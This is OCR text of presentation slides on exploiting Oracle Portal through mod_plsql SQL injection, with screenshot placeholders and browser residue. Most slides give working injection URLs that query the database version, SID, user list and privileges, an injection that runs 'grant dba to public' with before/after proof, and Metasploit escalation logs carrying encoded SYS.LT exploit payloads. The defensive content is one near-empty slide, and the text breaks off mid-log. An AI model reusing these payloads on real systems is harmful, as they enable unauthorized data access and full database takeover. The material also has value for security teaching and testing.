
Oracle Portal Exploitation

- Run SQL Queries – Database Version



http://[redacted]"SYS".owa_util.cellsprint?p_thequery=select+*+fr

Oracle9i Release 9.2.0.8.0 - Production PL/SQL Release 9.2.0.8.0 - Production CORE 9.2.0.8.0 Production TNS for Linux: Version 9.2.0.8.0 - Production NLSRTL Version 9.2.0.8.0 - Production




[redacted]/portal/<<"LBL">>SYS.owa_util.cellsprint?p_thequery=select+*+from+v$version

h[redacted]...from+v$version

Oracle9i Enterprise Edition Release 9.2.0.5.0 - Production PL/SQL Release 9.2.0.5.0 - Production CORE 9.2.0.6.0 Production TNS for Linux: Version 9.2.0.5.0 - Production NLSRTL Version 9.2.0.5.0 - Production

Oracle Portal Exploitation


- Run SQL Queries – Database SID



com/pls/portal/<<"LBL">>SYS.owa_util.cellsprint?p_thequery=select+*+from+global_name

http:/[redacted].om+global_name

```
STORE.WORLD
```




http://192.168.26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT - Microsoft Intern...

68.26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+*+FROM+global_name

```
ORCL.168.26.137
```

Oracle Portal Exploitation

- Run SQL Queries – Database Users




http://192.168.26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT - Microsoft Intern...

Address: 2.168.26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+*+FROM+all_users

```
ORABPEL 81 09-AUG-05 BAM 80 09-AUG-05 IP 79 09-AUG-05 B2B 78 09-AUG-05 OWF_MGR 76 09-AUG-05
WIRELESS 74 09-AUG-05 SCOTT 82 09-AUG-05 DSGATEWAY 71 09-AUG-05 PORTAL_DEMO 70 09-AUG-05
PORTAL_APP 69 09-AUG-05 PORTAL_PUBLIC 68 09-AUG-05 PORTAL 67 09-AUG-05 ORASSO_PA 66 09-
AUG-05 ORASSO_DS 65 09-AUG-05 ORASSO_PS 64 09-AUG-05 ORASSO_PUBLIC 63 09-AUG-05 UDDISYS
72 09-AUG-05 WCRSYS 73 09-AUG-05 ODS 61 09-AUG-05 ORASSO 62 09-AUG-05 ORAOCA_PUBLIC 60 09-
AUG-05 OCA 59 09-AUG-05 MGMT_VIEW 56 07-JUL-05 DISCOVERER5 58 09-AUG-05 DCM 57 09-AUG-05
WKPROXY 51 07-JUL-05 WKSYS 50 07-JUL-05 MDDATA 49 07-JUL-05 SYSMAN 54 07-JUL-05
ANONYMOUS 43 07-JUL-05 XDB 42 07-JUL-05 WK_TEST 53 07-JUL-05 OLAPSYS 46 07-JUL-05 CTXSYS 40
07-JUL-05 MDSYS 36 07-JUL-05 SI_INFORMTN_SCHEMA 35 07-JUL-05 ORDPLUGINS 34 07-JUL-05
ORDSYS 33 07-JUL-05 EXFSYS 32 07-JUL-05 WMSYS 23 07-JUL-05 DBSNMP 22 07-JUL-05 DMSYS 37 07-
JUL-05 DIP 19 07-JUL-05 OUTLN 11 07-JUL-05 SYSTEM 5 07-JUL-05 SYS 0 07-JUL-05
```

Oracle Portal Exploitation

- Run SQL Queries – Check my privileges



http://192.168.26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT - Microsoft Intern...
File Edit View Favorites Tools Help
Back Search Favorites
Address
Go
Links

```
26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+*+FROM+user_role_privs
```

```
PORTAL_PUBLIC CONNECT NO YES NO
```

Defenses

- Stop here…

- The rest is just for fun.

Oracle Portal Exploitation

- But I want shell! Or at least access to tasty data

- Next step is to escalate to DBA via privilege escalation, see oracle Defcon 17 talk...

- Dependent on backend database version....if its patched, you're out of luck


- Most functions run as PORTAL_PUBLIC user who is a limited account
- However, some functions run as PORTAL user who is DBA ☺

Oracle Portal Exploitation

- SQL Injection in function owned by PORTAL
- http://server/portal/pls/portal/PORTAL.wwexp_api_engine.action?p_otype=FOLDER&p_octx=FOLDERMAP.1_6&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.ft&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.fi&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.fs&p_datasource_data=nls_sub_domain%3Dtext%2Cnls_name%3Dfolderplpopup&p_domain=wwc&p_sub_domain=FOLDERMAP&p_back_url=PORTAL.wwexp_render.show_tree%3Fp_otype%3DSITEMAP%26p_domain%3Dwwc%26p_sub_domain%3DFOLDERMAP%26p_headerimage%3D%2Fimages%2Fbhfind2.gif%26p_show_banner%3DNO%26p_show_cancel%3DNO%26p_title%3DBrowse%2520Pages%26p_open_item%3D%26p_open_items%3D0.SITEMAP.FOLDERMAP.0_-1&p_action=show(wwexp_datatype.g_exp_param);**execute%20immediate%20'grant dba to public';end;--**

Oracle Portal Exploitation

- PORTAL.wwexp_api_engine.action Exploit
- Before




http://192.168.26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT - Microsoft Intern...
File Edit View Favorites Tools Help
Back Search Favorites
Address
Go
Links

```
26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+*+FROM+user_role_privs
```

```
PORTAL_PUBLIC CONNECT NO YES NO
```

- After




http://192.168.26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT - Microsoft
File Edit View Favorites Tools Help
Back Search Favorites
Address

```
http://192.168.26.137/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+*+FROM+
```

```
PORTAL_PUBLIC CONNECT NO YES NO PUBLIC DBA NO YES NO
```

Oracle Portal Exploitation


- oracle_modplsql_escalate.rb
- Attempts various privilege escalation exploits



```
msf auxiliary(oracle_modplsql_escalate) > run

[*] Checking if the URL is valid 192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CEN
TERCLOSE?);OWA_UTIL.CELLSPRINT(:1);--=select+'my'||'veeryv3ry'||'rand0mt3xt'+fro
m+dual
[+] URL is valid, continuing
[*] Checking if we are DBA  on:
192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1
);--=select+'my'||'veeryv3ry'||'rand0mt3xt'+from+sys.user$+where+rownum=1

[*] Received 404 for request
[-] We are not DBA
[*] Trying our first exploit 192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CENTERC
LOSE?);execute+immediate+:1;--=DECLARE%20c2gya2Vy%20NUMBER;BEGIN%20c2gya2Vy%20:=
%20DBMS_SQL.OPEN_CURSOR;DBMS_SQL.PARSE(c2gya2Vy,utl_encode.text_decode('ZGVjbGFy
ZSBwcmFnbWEgYXV0b25vbW91c190cmFuc2FjdGlvbjsgYmVnaW4gZXhlY3V0ZSBpbW1lZGlhdGUgJ0dS
QU5UIERCQSBUTyBQVUJMSUMnO2NvbW1pdDtlbmQ7','WE8ISO8859P1',%20UTL_ENCODE.BASE64),0
);SYS.LT.FINDRICSET('TGV2ZWwgMSBjb21sZXRlIDop.U2VlLnUubGF0ZXIp''%7C%7Cdbms_sql.e
xecute('%7C%7Cc2gya2Vy%7C%7C')%7C%7C''','DEADBEAF');END;
[*] Received 200 for request
[*] Waiting a bit for caching to catch up
[*] Checking if we are DBA  on:
192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);OWA_UTIL.CELLSPRINT(:1
);--=select+'my'||'veeryv3ry'||'rand0mt3xt'+from+sys.user$+where+rownum=1

[*] Received 404 for request
[-] We are not DBA
```

Oracle Portal Exploitation


- oracle_modplsql_escalate.rb
- Attempts various privilege escalation exploits



```
[-] We are not DBA
[*] Trying our first exploit 192.168.26.137:80/pls/portal/PORTAL.WWV_HTP.CENTERC
LOSE?);execute+immediate+:1;--=DECLARE%20D%20NUMBER;BEGIN%20D%20:=%20DBMS_SQL.OP
EN_CURSOR;DBMS_SQL.PARSE(D,'declare%20pragma%20autonomous_transaction;%20begin%2
0execute%20immediate%20''grant%20dba%20to%20public'';commit;end;',0);SYS.LT.CREA
TEWORKSPACE('X''%7C%7Cdbms_sql.execute('%7C%7CD%7C%7C')--');SYS.LT.REMOVEWORKSPA
CE('X''%7C%7Cdbms_sql.execute('%7C%7CD%7C%7C')--');end;
[*] Received 404 for request
[*] Some exploits return a 404
[*] Waiting a bit for caching to catch up
[*] Checking if we are DBA  on:
